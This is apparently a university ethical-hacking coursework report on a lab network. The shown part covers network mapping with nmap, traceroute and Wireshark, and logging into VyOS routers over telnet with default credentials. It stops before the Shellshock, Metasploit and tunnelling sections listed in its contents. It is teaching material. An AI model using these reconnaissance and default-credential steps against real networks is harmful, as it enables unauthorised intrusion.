



**Abertay
University**

Network Security Evaluation

A security evaluation of the ACME Inc. Network.

Peter Captain

CMP314 Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

+Contents

1	Introduction	2
1.1	AIM	2
2	Network Diagram	1
2.1	Network Map	1
2.2	Subnet Table	2
3	Network Mapping Process	1
3.1	Mapping the Network	1
3.1.1	Identifying current network	1
3.2	Subnet Calculations	4
3.3	Subnet Refinement	5
3.3.1	Further Mapping	5
3.3.2	Pivoting to the furthest address	7
3.3.3	Dropping unused Subnets	8
3.4	Further Mapping	8
3.4.1	Nikto Scanning	8
3.4.2	Using Shellshock with Metasploit Framework console and Hydra to access more of the Network. 9	
3.4.3	Metasploit Framework Ping Sweep	10
3.5	Other Ways of Bypassing The Firewall	11
3.5.1	Firewall Discovery	11
3.5.2	SOCKS Proxy behind the Firewall	12
3.5.3	Accessing the Firewall (via Proxy)	14
3.5.4	SSH Tunnel	15
3.5.5	NFS Add Public Key	16
3.5.6	Metasploit through SSH	16
3.6	Mapping Connected Networks	17
3.6.1	Mapping the 13.13.13.0 Network from 192.168.0.34	17
3.6.2	Mapping the 172.16.221.0 Network	19
4	Weaknesses and Remediations	21
4.1	PASSWORD MANAGEMENT	21
4.1.1	Default Credentials	21

4.1.2	Weak Passwords	21
4.2	Port Management.....	22
4.2.2	HTTP (Port 80)	22
4.3	NFS Permissions	22
4.3.1	NFS is misconfigured on machine(s)	22
4.3.2	Remediations	22
4.4	SSH Issues.....	23
4.4.1	SSH	23
4.4.2	Remediation.....	23
4.5	Firewall Credential Issues	23
4.5.1	Default Credentials	23
4.5.2	Mitigation.....	23
4.6	Firewall Misconfigured.....	23
4.6.1	DMZ Allows outside connections.....	23
4.6.2	Remediation.....	23
4.7	Apache and Shellshock.....	24
4.7.1	Shellshock Vulnerability	24
4.7.2	Apache runs as Root	24
4.8	SNMP.....	24
5	Network Design Critical Evaluation.....	25
5.1	Evaluation and Discussion.....	25
6	Conclusions	26
6.1	Conclusion.....	26
	References	27
	Appendices.....	29
	Appendix - NMap Scan.....	29
	Appendix A - Nikto Scan.....	31
	Appendix B - Nikto “shellshock” Scan	31
	Appendix C - Overview of Metasploit payload	32
	Appendix D - .rsa keygen	33
	Appendix E Adding rsa.pub to .66.....	34
	Appendix F - Tunneling through 192.168.0.34	35

1 INTRODUCTION

1.1 AIM


This paper aims to demonstrate how an attacker may commence an attack on the Network that the client, ACME Inc. , is currently developing. The report will detail how an attacker can map the network topology, by calculating the subnets and variable length subnets involved in the network, so they may better target individual machines present on the network.

The paper will include these findings, presented in diagram and table formats, so that ACME Inc. can better understand how their network has been set up. These diagrams will explain to the client how these calculations were performed and describe, in detail, any vulnerabilities that were discovered, as well as how to remediate these, as the evaluation was carried out.

Finally, the report will consider the whole network and discuss what next steps may need to be taken as well as what aspects of the network were evaluated to be safe from attack as well as those considered a risk.

2 NETWORK DIAGRAM

2.1 NETWORK MAP



2.2 SUBNET TABLE

Subnet Address	192.168.0.32/37	192.168.0.64/27	192.168.0.96/27	192.168.0.128/27	192.168.0.192/27	192.168.0.224/30	192.168.0.228/30	192.168.0.232/30	192.168.0.240/30
Mask	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.252	255.255.255.252	255.255.255.252	255.255.255.252
Range	192.168.0.33 - 192.168.0.62	192.168.0.65 - 192.168.0.94	192.168.0.97 - 192.168.0.126	192.168.0.129 - 192.168.0.158	192.168.0.193 - 192.168.0.222	192.168.0.225 - 192.168.0.226	192.168.0.229 - 192.168.0.230	192.168.0.233 - 192.168.0.234	192.168.0.241 - 192.168.0.242
Valid Hosts	30					2			
Active Addresses	192.168.0.33 192.168.0.34	192.168.0.65 192.168.0.66	192.168.0.97 192.168.0.98	192.168.0.129 192.168.0.130	192.168.0.193 192.168.0.200 192.168.0.203 192.168.0.210	192.168.0.225/30 192.168.0.226/30	192.168.0.229 192.168.0.230	192.168.0.233 192.168.0.234	192.168.0.241 192.168.0.242
Broadcast	192.168.0.63/27	192.168.0.95/27	192.168.0.127/27	192.168.0.191/27	192.168.0.221/27	192.168.0.227/30	192.168.0.231/30	192.168.0.239/30	192.168.0.243

3 NETWORK MAPPING PROCESS

3.1 MAPPING THE NETWORK

3.1.1 Identifying current network

3.1.1.1 Identifying local Network

To produce the network map, an attacker must first identify what network they are on. By opening a terminal and using “ifconfig” a summary of what the current machine is connected to is displayed, as seen in Fig 3.1 a. Whilst not a vulnerability, the information contained here is of interest to any person seeking to build a knowledge of what the network looks like. From identifying the IP Address, it is apparent that the network is a C class network. However, the default subnet mask for 192.168.0.* is /24, which would normally mean that the broadcast address is located on the 192.168.0.255. However as revealed by ifconfig, the broadcast address is 192.168.0.223, indicating a different length mask.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::20c:29ff:feb4:e1ce prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:b4:e1:ce txqueuelen 1000 (Ethernet)
    RX packets 74688 bytes 15254259 (14.5 MiB)
    RX errors 0 dropped 22 overruns 0 frame 0
    TX packets 70300 bytes 10621588 (10.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16192 bytes 5817664 (5.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16192 bytes 5817664 (5.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig 3.1.1.1 a - ifconfig command reveals the network the machine is on

Knowing that the broadcast was located on 192.168.0.223, the pseudo attacker could then work out where using “traceroute” to find where the gateway is. In this case tracing back to the default address, 192.168.0.0 revealed a hop to a router 192.168.0.193 as seen in Fig 3.1.1.1 b. This then gave the attacker an idea of how a portion of the local network had been set up, as well as this portions gateway

```
root@kali:~# traceroute 192.168.0.0
traceroute to 192.168.0.0 (192.168.0.0), 30 hops max, 60 byte packets
 1 192.168.0.193 (192.168.0.193) 0.543 ms !N 0.423 ms !N *
```

Fig 3.1.1.1 b - traceroute sends back information from where packets are forwarded

3.1.1.2 Identifying wider network

Once the pseudo attacker had identified another machine present on the network, it is likely they will first analyse this machine by running a port scan against it. In this case the pseudo attacker elected to use NMap, a utility included as part of Kali that can run several types of attacks and checks against machines, to analyse the router on 192.168.0.193. As seen in Fig 3.1.1.2 a, it was identified that several ports were open on the router. Here it was identified that the router had 4 ports open, SSH on 22, Telnet on 23, http on 80 as well as https on 443.

```
root@kali:~# nmap 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 12:39 EST
Nmap scan report for 192.168.0.193
Host is up (0.00012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
root@kali:~#
```

Fig 3.1.1.2 a - NMap reveals 4 ports are open on 192.168.0.193

As port 80 was open, browsing to 192.168.0.193 through both http and https revealed a page identifying the router as a VyOS router, as seen in Fig 3.1.1.2 b. Looking around the webpage it was determined there was nothing that could be done through http other than manipulate the URL look at the .css index.



Fig 3.1.1.2 b - splash screen for VyOS router

Of interest to a pseudo attacker is that the ports 23 and 80 are open. Both of these ports run unencrypted services, making them vulnerable to intercept. By connecting through a terminal via telnet to 192.168.0.193 it was seen that telnet requires a password. Identifying that the router was asking for credentials the default credentials were found as a result of identifying the OS used, as seen above. (Default user/password for VyOS - Knowledgebase / General / FAQ - VyOS, 2020)

As mentioned earlier the telnet connection is unencrypted. Using the default username and password to log onto 192.168.0.193, whilst running Wireshark, it was seen that both the username and password are sent over in the format username@password to the router. This can be seen in Fig 3.1.1.2 c & d

```

root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Sun Dec 27 17:13:13 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$

```

Fig 3.1.1.2 c - Connecting to 192.168.0.193 via telnet

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Len
100	108.860777378	192.168.0.193	192.168.0.200	TCP	
101	108.863008368	192.168.0.193	192.168.0.200	TELNET	
102	108.863015138	192.168.0.200	192.168.0.193	TCP	
103	108.865639213	192.168.0.193	192.168.0.200	TELNET	
104	108.865645513	192.168.0.200	192.168.0.193	TCP	
105	109.098422200	192.168.0.193	192.168.0.200	TELNET	
106	109.098445410	192.168.0.200	192.168.0.193	TCP	
107	111.616462854	192.168.0.200	192.168.0.242	SSH	
108	111.619524194	192.168.0.242	192.168.0.200	SSH	
109	111.619535264	192.168.0.200	192.168.0.242	TCP	
110	114.066411213	192.168.0.200	192.168.0.234	TCP	

Flags: 0x018 (PSH, ACK)
Window size value: 453
[Calculated window size: 28992]
[Window size scaling factor: 64]
Checksum: 0x6da1 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (13 bytes)
Telnet
Data: vyos@vyos:~\$

```

0000  00 0c 29 b4 e1 ce 00 50 56 99 6c e2 08 00 45 00  ..)....P V.1...E-
0010  00 41 1c cf 40 00 40 06 9b 0e c0 a8 00 c1 c0 a8  .A..@..@.....
0020  00 c8 00 17 e8 9a 7e bd 47 8f 04 cc 77 cd 80 18  .....G...w...
0030  01 c5 6d a1 00 00 01 01 08 0a 00 78 5f 21 87 11  .m.....x_!...
0040  c0 f3 76 79 6f 73 40 76 79 6f 73 3a 7e 24 20  ..vyos@v yos:~$

```

Fig 3.1.1.2 d - The telnet data clearly shows the username and password sent to the router, as seen highlighted at the bottom

3.1.1.3 Subnet identification

Once a telnet connection was established to 192.168.0.193, using “show interfaces” it was possible to view the subnet masks, (presented in CIDR format), and their associated Ip addresses, as seen in Fig 3.1.1.3 a. From here it can be seen that the subnet mask being used is /27, seen on the eth0 interface. It was also discovered there is a Variable length subnet in operation here as well, present on the eth1 interface.

```
root@kali: ~
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^J'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Dec 18 11:42:31 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.193/27 u/u
eth1           192.168.0.225/30 u/u
eth2           172.16.221.16/24 u/u
lo             127.0.0.1/8     u/u
::1/128
```

Fig 3.1.1.3 a - the interfaces of the router on 192.168.0.193

3.2 SUBNET CALCULATIONS

By first converting the /27 prefix from CIDR to mask, it looks like 255.255.255.224. When this is converted into binary: 1111 1111. 1111 1111. 1111 1111. 1110 0000. This leaves 5 host bits meaning the total possible number of hosts per subnet is ($2^{\text{host bits}}$) = 32, minus the broadcast and gateway address means there are 30 usable hosts in each subnet.

Applying these calculations, the following table was created for 192.168.0.0/27:

ID	Network Address	Subnet Address Range	Broadcast Address
0	192.168.0.0	192.168.0.1 - 192.168.0.30	192.168.0.31
1	192.168.0.32	192.168.0.33 - 192.168.0.62	192.168.0.63
2	192.168.0.64	192.168.0.65 - 192.168.0.94	192.168.0.95
3	192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127
4	192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159
5	192.168.0.160	192.168.0.161 - 192.168.0.190	192.168.0.191
6	192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223
7	192.168.0.224	192.168.0.225 - 192.168.0.254	192.168.0.255

As seen in Fig 3.1.1.3 a, there is a variable length subnet mask (VLSM) in operation as branching off from 192.168.0.225, this was calculated in the same manner, except instead of using the interfaces valid host address, the network address it was on is used instead.

Again, by converting the /30 prefix from CIDR to mask, it looks like 255.255.255.252. When this is converted into binary: 1111 1111. 1111 1111. 1111 1111. 1111 1100. This leaves 2 remaining host bits, as 3 unused host bits have been borrowed to become networking bits, meaning the total possible number of hosts per subnet is ($2^{\text{host bits}} = 4$), minus the broadcast and gateway address means there are 2 usable hosts in each subnet.


Following the same method used for the /27 subnet, the following table was produced for 192.168.0.224/30

ID	Network Address	Subnet Address Range	Broadcast Address
0	192.168.0.224	192.168.0.225 - 192.168.0.226	192.168.0.227
1	192.168.0.228	192.168.0.229 - 192.168.0.230	192.168.0.231
2	192.168.0.232	192.168.0.233 - 192.168.0.234	192.168.0.235
3	192.168.0.236	192.168.0.237 - 192.168.0.238	192.168.0.239
4	192.168.0.240	192.168.0.241 - 192.168.0.242	192.168.0.243
5	192.168.0.244	192.168.0.245 - 192.168.0.246	192.168.0.247
6	192.168.0.248	192.168.0.249 - 192.168.0.250	192.168.0.251
7	192.168.0.252	192.168.0.253 - 192.168.0.254	192.168.0.255

3.3 SUBNET REFINEMENT

3.3.1 Further Mapping

As seen the table for the 192.168.0.0/27 Network, 192.168.0.193 is a valid host address. It seems that Kali is connected to this interface when connecting to it via telnet and using the “show arp” command as seen in Fig 3.1.1.3 a, there was another address present: .226



vyos@vyos:~\$ show arp					
Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.200	ether	00:0c:29:b4:e1:ce	C		eth0
192.168.0.226	ether	00:50:56:99:56:5f	C		eth1
vyos@vyos:~\$					

Fig 3.3.1 a - ARP table from 192.168.0.226

It was also noted that in Wireshark the network was using OSPF. “Hello” Packets circulate the network meaning the routers routing tables are kept up to date at the speed at which transmissions between its neighbours occur at. It is possible to view the OSPF routing table to find a particular routers neighbours, this can be used on the routers within the network to help map the network.

It was also discovered a switch was in operation as traffic between 192.168.0.203 and 192.168.0.210 “should have” passed through a router during a traceroute of the two machines, as well as the fact that when viewed in WireShark, both machines parse DHCP packets between each other, as seen Fig 3.1.1 b. If a router was in operation then .203 and .210 would have packets going to and from the router, however, both communicate independently to each other, indicating a switch is present.

Using telnet, again with the same default credentials, the same process was repeated on .226. This time “show interfaces” and “show arp” was used to find other addresses, as well as using “show interfaces ospf” to find any connected devices. The results of which can be seen in Fig 3.3.1 c

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.193	224.0.0.5	OSPF	78	Hello Packet
2	3.674628408	192.168.0.210	192.168.0.203	DHCP	342	DHCP Request - Transaction ID 6
3	3.680072494	192.168.0.203	192.168.0.210	DHCP	342	DHCP ACK - Transaction ID 6
4	8.689435761	Vmware_0d:67:c6	Vmware_da:42:4c	ARP	60	Who has 192.168.0.203? Tell 192.
5	8.689448131	Vmware_da:42:4c	Vmware_0d:67:c6	ARP	60	192.168.0.203 is at 00:0c:29:da:
6	9.285176108	Vmware_da:42:4c	Vmware_0d:67:c6	ARP	60	Who has 192.168.0.210? Tell 192.
7	9.285485338	Vmware_0d:67:c6	Vmware_da:42:4c	ARP	60	192.168.0.210 is at 00:0c:29:0d:
8	10.001032643	192.168.0.193	224.0.0.5	OSPF	78	Hello Packet


```

Frame 2: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0
Ethernet II, Src: Vmware_0d:67:c6 (00:0c:29:0d:67:c6), Dst: Vmware_da:42:4c (00:0c:29:da:42:4c)
Internet Protocol Version 4, Src: 192.168.0.210, Dst: 192.168.0.203
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Request)

```

Fig 3.3.1 b - Wireshark shows that OSPF packets circulate around the local subnet, as well as DHCP packets between two other machines, .203 and .210.

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.226/30 u/u
eth1           192.168.0.33/27 u/u
eth2           192.168.0.229/30 u/u
lo             127.0.0.1/8     u/u
              2.2.2.2/32
              ::1/128

vyos@vyos:~$ show arp
Address        HWtype  HWaddress      Flags Mask    Iface
192.168.0.62   (incomplete)
192.168.0.34   ether   00:0c:29:52:44:05 C           eth1
192.168.0.230  ether   00:50:56:99:c7:f8 C           eth2
192.168.0.225  ether   00:50:56:99:91:e4 C           eth0

vyos@vyos:~$ show ip route ospf
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 06:24:21
O   192.168.0.32/27 [110/10] is directly connected, eth1, 06:25:11
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 06:24:59
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 06:24:59
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 06:24:59
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 06:24:21
O   192.168.0.224/30 [110/10] is directly connected, eth0, 06:25:11
O   192.168.0.228/30 [110/10] is directly connected, eth2, 06:25:11
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 06:24:59
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 06:24:59
vyos@vyos:~$

```

Fig 3.3.1 c - Using a mixture of commands, it can be seen the IP addresses discovered largely correlate correctly to the calculations made earlier.

Noting that the addresses listed seemed to match the addresses calculated in the subnet calculations, by using the traceroute command on all the valid host addresses in the 192.168.0.224/30 that 192.168.0.242 was the furthest address from 192.168.0.200 in the table, as seen in Fig 3.3.1 d.


```
1 192.168.0.193 (192.168.0.193) 0.824 ms 0.763 ms 0.673 ms
2 192.168.0.226 (192.168.0.226) 1.237 ms 1.189 ms 1.169 ms
3 192.168.0.230 (192.168.0.230) 1.880 ms 1.883 ms 1.925 ms
4 192.168.0.234 (192.168.0.234) 2.555 ms 2.727 ms 2.826 ms
5 192.168.0.242 (192.168.0.242) 3.444 ms 3.441 ms 3.516 ms
root@kali:~#
```

Fig 3.3.1 d - Tracing the route from the kali machine reveals 242 to be the furthest machine from Kali.

3.3.2 Pivoting to the furthest address

NMapping 192.168.0.242 revealed that several ports were up. SSH on 22, http on 80 and rpcbind on 111, as seen in Fig 3.3.2 a.

```
root@kali:~# nmap 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 16:40 EST
Nmap scan report for 192.168.0.242
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
root@kali:~#
```

Fig 3.3.2 a - This is the page displayed the first time the user visits the page

Using http and browsing to 192.168.0.242 reveals another splash screen. It appears to be a web server, running a web application titled “Never Going to Give You Up” and alerts the user as to the status of the server. This splash screen could change to be filled with information about the system running depending on what connections were being made to the server, as seen in Fig 3.3.2 b & c




Fig 3.3.2 b - This is the page displayed the first time the user visits the page

CMP314

This system is running:

- **uptime:** 15:24:23 up 1 day, 3:40, 3 users, load average: 0.13, 0.07, 0.06
- **kernel:** Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux
- **Bash Version:** GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Fig 3.3.2 c - However, this could change depending on if the user accessed the page via a proxy.

When a user tries to access the “Help” tab, they follow a hyperlink to a now defunct YouTube page, as seen in Fig 3.3 e. Given the context of the splash screen it is reasonable to assume that this link once led to a comedic music hit from the 1980’s. There appears to be no other interactions available on the page aside from this tab.




Fig 3.3 e - The help page appears to be a defunct YouTube link.

3.3.3 Dropping unused Subnets

Through a mixture of connecting to the furthest possible devices and tracerouting, as well as using Metasploit’s built in ping scanner as seen in 3.4.3 Metasploit Framework Ping Sweep, it was determined there were no machines discovered in the 192.168.0. 0/27, 160/27, 234/30, 244/30, 248/30 and 252/30 subnets. These were therefore dropped from the final table.

3.4 FURTHER MAPPING

3.4.1 Nikto Scanning

As previously mentioned NMap was used against the web server found on .242 to identify what services were running on different ports. The results of the NMap scan can be piped into a greppable format using the -oG flag, so that Nikto can then review the scan and identify any vulnerabilities present in any web servers that were identified (How to Use Nikto for Scanning Vulnerabilities of Any Website in Kali Linux - Ehacking, 2020). In this scenario, the pseudo attacker scanned to see if port 80 was open on address on the range 192.168.0.193/27, as seen in Fig 3.4.1 a

```

root@kali:~# nmap -p 80 192.168.0.193/27 -oG targethackIP.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 14:29 EST
Nmap scan report for 192.168.0.193
Host is up (0.00067s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00036s latency).

PORT      STATE SERVICE
80/tcp    closed http
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00042s latency).

PORT      STATE SERVICE
80/tcp    closed http
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.00012s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.67 seconds
root@kali:~# cat targethackIP.txt | awk '/Up$/ {print $2}' | cat >> targetIP.txt
root@kali:~# cat targetIP.txt
192.168.0.242
192.168.0.193
192.168.0.203
192.168.0.210
192.168.0.200

```

Fig 3.4.1 a - nmapping the target

